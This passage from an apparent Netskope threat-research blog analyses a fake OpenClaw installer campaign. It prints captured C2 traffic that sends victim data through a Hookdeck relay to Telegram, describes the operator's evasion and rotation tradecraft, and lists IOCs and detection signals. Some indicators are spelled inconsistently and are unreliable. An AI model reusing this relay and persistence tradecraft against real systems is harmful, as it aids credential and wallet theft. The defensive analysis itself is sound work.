`svc_service.exe` runs a parallel channel: 80 outbound `SYN` connections to 45.55.35.48 on the ports the stage 1 PS1 opened: 56001, 56002, 56003, 57001. The dropper itself makes a secondary check-in – a `GET` request to `mikolirentryifosttry.info/api/check/` over `HTTPS`, also routed through the Hookdeck relay. The domain was registered 2025-12-02, three months before the earliest known campaign activity, consistent with pre-operational infrastructure staging and it is Cloudflare-proxied so the origin server is not exposed in traffic.

```

=== OUTBOUND REQUEST ===
POST https://hkdk.events/djbki9hp0sqoh -> 104.18.17.219:443
Host: hkdk.events
Content-Type: application/json

{{ "chat_id": "-1003724698225",
  "text": "#Soft0404"
}}
User: devuser
IP: 3.71.1.207
Time: 2026-05-04T18:20:26

DRIVER UPDATE REPORT
Total drivers processed: 6 / Admin rights: Yes

[Driver 1] virtnetwork.exe - Exit code: 0 (SUCCESS)
[Driver 2] audioeq.exe - Exit code: 0 (SUCCESS)
[Driver 3] OneSync.exe - Exit code: 0 (SUCCESS)
[Driver 4] WinHealthCare.exe - Exit code: 0 (SUCCESS)
[Driver 5] onedrive_sync.exe - Exit code: 0 (SUCCESS)
[Driver 6] svc_service.exe - Exit code: 0 (SUCCESS)

SUMMARY Success: 6/6 Failed: 0/6" }}

=== SERVER RESPONSE ===
{"status":"SUCCESS","message":"Request handled by Hookdeck. Dashboard: https://dash
board.hookdeck.com/requests/req_NyviXb2F04Ep2kPowgnv","request_id":"req_NyviXb2F0
4Ep2kPowgnv"}

```

Hookdeck relay use

The archive password and payload URLs are held separately from the binaries. [snippet.host](#) and [pastebin.com](#) pastes serve the password. [snippet.host/efguhk/raw](#), which originally served only the password, was repurposed around 2026-05-04 to serve Azure DevOps API URLs pointing to the [sagonbretzpr](#) staging organization. The operator can rotate any of these independently without recompiling.

The stage 2 framework receives a server-configurable browser extension targeting manifest from the C2—250 entries covering 201 crypto wallets (MetaMask, Phantom, Coinbase, OKX, Rabby, Ronin, etc.) and 49 password managers and 2FA authenticators (Bitwarden, LastPass, 1Password, NordPass, Dashlane, KeePass, Google Authenticator, etc.). This is distinct from the Ledger Live filesystem path, two independent theft vectors.

Operator tradecraft

Bot token never touches the wire. All Telegram communication (victim check-ins and module confirmations) is routed through a Hookdeck webhook relay. The bot token lives server-side in Hookdeck's configuration. Only the chat ID appears in traffic. The operator extends the same pattern to the secondary C2 check-in: the GET request to [mikolirententryifosttry.info/api/check/](#) is also relayed through Hookdeck, hiding that backend's origin from traffic analysis entirely. An analyst capturing the full session cannot recover the Telegram bot token, cannot enumerate the operator's bots, and cannot identify the true backend of either C2 channel. Based on searches, this is the first documented case of Hookdeck being used as a malware C2 relay.

Infrastructure rotation without recompiling. Blocking the current C2 does not break the implant: on the next beacon cycle, it pulls a new domain from the Telegram channel and resumes. By the time of this analysis, three pastes had been wiped to 0, one deleted, and one repurposed for payload delivery. The operator was rotating infrastructure during active analysis.

The rotation completed before publication. Primary C2 swapped from [frr.rubensbruno.adv.br](#) to [hwd.hidayahnetwork.com](#): a subdomain weaponised on a Cloudflare-proxied domain, using the same playbook as the hijacked law firm subdomain. Secondary C2 swapped from [mikolirententryifosttry.info](#) to [zkevopenanu.cfd](#). [t.me/b8bz11](#) was replaced by [t.me/hgo9tx](#) with identical token-plus-domain format. Primary URL dead-drop moved from [snippet.host/efguhk/raw](#) to [pastebin.com/raw/w6BVFFWQ](#); [snippet.host/uikosx/raw](#) serves as secondary. Campaign tag incremented from [#Soft0404](#) to [#Soft0427](#). Two additional stage 2 binaries arrived with the rotation: [vicloud.exe](#) is confirmed Vidar infostealer; [dbau.exe](#) was not on VT at publication. The updated [svc_service.exe](#) beacons to [193.202.84.14:56001](#). Stage 1 [PS1](#) is unchanged. The IOC table covers both waves.

Quick capability development. The February 2026 wave Huntress documented delivered Vidar and PureLogs via a fake OpenClaw lure with Telegram dead-drop C2 resolution—a capable but relatively simple kit. Eleven weeks after that report, this campaign arrived with CLR injection, reflective PE loading, WinLogon hijacking, NT syscall thread injection, COM hijacking, and a Hookdeck C2 relay. None of it previously attributed to this operator in prior public reporting. The same build environment and internal project name, a substantially expanded attack surface.

Netskope detection

Netskope customers are protected from this threat at multiple points in the attack chain:

- Real-time threat protection: The stage 2 binaries are detected and blocked by Advanced Threat Protection.
- SWG: The C2 infrastructure artifacts are dynamically included in Netskope threat intelligence.

Disclosure

On 7th May 2026, Netskope Threat Labs sent responsible disclosure notices to CERT[.]br, Microsoft MSRC for the Azure DevOps organization, to Github about account and repository, and to Hookdeck for the webhook relay.

Hookdeck Update May 7th, 2026 12:13 UTC

Hookdeck promptly responded and took action against the account, terminating their access and disabling the endpoint used in the fake OpenClaw distribution. Netskope Threat Labs and Hookdeck will collaborate to proactively identify and disrupt similar abuse in the future.

Data analysis

Information presented in this blog post is based on aggregate usage data collected by the Netskope Security Cloud platform relating to a subset of Netskope customers.

Conclusions

The operator's use of Hookdeck and layered dead-drop infrastructure means the true C2 backend is never visible in traffic logs. Perimeter controls that inspect only at the IP layer miss this entirely: application inspection and tenant-level CASB controls are required to see what is actually transiting legitimate services.

Hologram, Pathfinder, and the Stealth Packer framework it delivers represent a meaningful step in Rust-based crimeware maturity. Rust's resistance to automated classification, combined with cloxide's in-memory CLR execution, lowers the barrier to building evasive payloads. All built and maintained by a developer who shipped new capabilities eleven weeks after public exposure.

Further demonstrating its information-stealing capabilities, the malware also uses an extensive, server-configurable browser extension manifest that can be dynamically updated.

Defenders should treat the IOCs in this report as a starting point, not a finish line. These behavioral signals survive infrastructure rotation whereas blocked domains do not:

- Signs of anti-sandboxing techniques, including PE size.
- PowerShell spawned by a dropped binary with cmdlet names fragmented at runtime.
- Outbound connections to webhook relay domains (hkdk.events or similar).
- Connections to Azure DevOps organizations from non-development processes.
- Outbound Telegram API connections from non-user processes.
- Inbound TCP firewall rules opened programmatically on ports 56001–57002.

IOCs

Netskope Threat Labs has made the full set of indicators of compromise (IOCs) and YARA rules. Visit:

<https://github.com/netskopeoss/NetskopeThreatLabsIOCs>

Hashes

SHA256	Filename	Wave	Role
4014048f8e60d39f724d5b1ae34210ffeac151e1f2d4813dbb51c719d4ad7c3a	OpenClaw_x64.exe	Hologram	Hologram dropper v1.7.16 (Rust, 130MB padded)
f03736fadffcb7bef122d25d6ace8044378d4fa455f7f48081a3b32c80eb4ed2	OpenClaw_x64.7z	Hologram	Hologram dropper container archive
f554b6f34fd2710929d74af550ddb50633d36eaf0533f2d0cbbde75670676486	OpenClaw_x64.exe	Pathfinder	Pathfinder dropper v3.7.16 (Rust, 118MB padded)
40fc240febf2441d58a7e2554e4590e172bfefd289a5d9fa6781de38e266b378	svc_service.exe	Hologram	Stealth Packer C2 beacon / CLR loader
4fcfcb83145223cca6db85e7c840876ec8a56d78efba856ab70287b0e5c8a696	svc_service.exe	Pathfinder	Stealth Packer C2 beacon wave 2 – beacons to 193.202.84.14:56001
605096b9729bd8eedab460dbd4baf702029fb59842020a27fc0f99fd2ef63040	virtnetwork.exe	Hologram	Stealth Packer HTTPS C2 tunnel
6ae9f9cfa8e638e933ad8b06de7434c395ec68ee9cc4e735069bfb64646bb180	onedrive_sync.exe	Hologram	Reflective PE loader (memexec)
0c4a9d3579485eaf8801e5ac479cd322ee1e7161b54cc24689b891fa82ba0f1e	audioeq.exe	Hologram	System fingerprinter / recon
fd67063ffb0bcde44dca5fea09cc0913150161d7cb13cffc2a001a0894f12690	WinHealhCare.exe	Hologram	Telegram-bot dropper (v2.0)
d5dffba463beae207aee339f88a18cfd2ea2cd3e36e98d27297d819a1809846	OneSync.exe	Hologram	Telegram-bot dropper (v1.6)
787a28aff72f2ecd2f5e75baf284e61bda9ab8dd3905822c6f620cce809952e8	vicloud.exe	Pathfinder	Vidar infostealer
1478ccc61b69cee462ea98621ba53adf2de0ce28355c5c4eafaed6d779c8acda	dbau.exe	Pathfinder	

Domains

Domain	Wave	Role
openclaw-installer.com	All	Delivery site
hkd.k.events	All	C2 relay
dev.azure.com	All	Payload staging
api.telegram.org	All	C2 / victim telemetry
frr.rubensbruno.adv.br	Hologram	Primary C2
mikolirentyifosttry.info	Hologram	Secondary C2
transcloud.cc	Hologram	C2 (svc_service.exe)
steamhostserver.cc	Hologram	C2 rotation
serverconnect.cc	Hologram	C2 rotation + loader staging / overlaps with GhostSocks
jollymccalister.lol	Hologram	Dead C2
t.me/b8bz11	Hologram	Telegram dead-drop
snippet.host	Hologram	Dead-drop
loclx.io	Hologram	C2 tunnel
hwd.hidayahnetwork.com	Pathfinder	Primary C2
zkevoopenanu.cfd	Pathfinder	Secondary C2
Rr3Ueff.pw	Pathfinder	Candidate C2 / dead-drop (unconfirmed)
t.me/hgo9tx	Pathfinder	Telegram dead-drop
pastebin.com	Pathfinder	Dead-drop

IP Addresses

IP	Wave	Role
188.114.97.3	Hologram	Proxy for frr.rubensbruno.adv.br primary C2
45.55.35.48	Hologram	svc_service.exe C2 beacon (port 57001); steamhostserver.cc / serverconnect.cc
193.202.84.14	Pathfinder	svc_service.exe wave-2 C2 beacon (port 56001)
185.196.9.98	Hologram	transcloud.cc resolution (svc_service.exe)
91.92.242.30	Hologram	infrastructure
147.45.197.92	Hologram	Encrypted beacon from nested payload / overlaps with GhostSocks
94.228.161.88	Hologram	Encrypted beacon from nested payload
86.54.42.72	Hologram	jollymccalister.lol historical resolution; dead C2

URLs (dead-drops & staging)

URL	Wave
https://snippet.host/efguhk/raw	Hologram
https://snippet.host/iqqmib/raw	Hologram
https://snippet.host/wtbteu/raw	Hologram
https://snippet.host/uikosx/raw	Hologram + Pathfinder
https://pastebin.com/raw/M6KthA5Z	Hologram
https://pastebin.com/raw/csi5UqpEw	Hologram
https://pastebin.com/raw/FTxiyhbl	Hologram
https://pastebin.com/raw/mcwWi1Ue	Hologram
https://pastebin.com/raw/w6BVFFWQ	Pathfinder
https://dev.azure.com/sagonbretzpr/	All

Mutexes and strings

Mutex	Binary
Global\StealthPackerMutex_9A8B7C	svc_service.exe, virtnetwork.exe
Global\{CoreTask1461}_	onedrive_sync.exe
-johnpidar	Developer string (svc_service.exe)

Registry keys

Key	Binary	Purpose
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit	svc_service.exe	WinLogon Userinit hijack – prepends payload before userinit.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{NetworkManager}	onedrive_sync.exe	Autorun persistence for dropped manager.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsDefenderHelper	svc_service.exe	Autorun persistence

Files & paths

Path	Binary	Role
C:\Users\Public\	Hologram dropper	Stage-2 drop
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\OneDriveSync.lnk	Hologram dropper	Startup persistence LNK
%APPDATA%\Roaming\Data\Config\manager.exe	onedrive_sync.exe	Dropped secondary executable
%APPDATA%\Ledger Live	Hologram dropper	Ledger hardware wallet theft target

References



Vini is a CISSP-certified threat researcher at Netskope Threat Labs, where he focuses on the security implications of emerging technologies, supply chain compromise, and post-compromise tactics.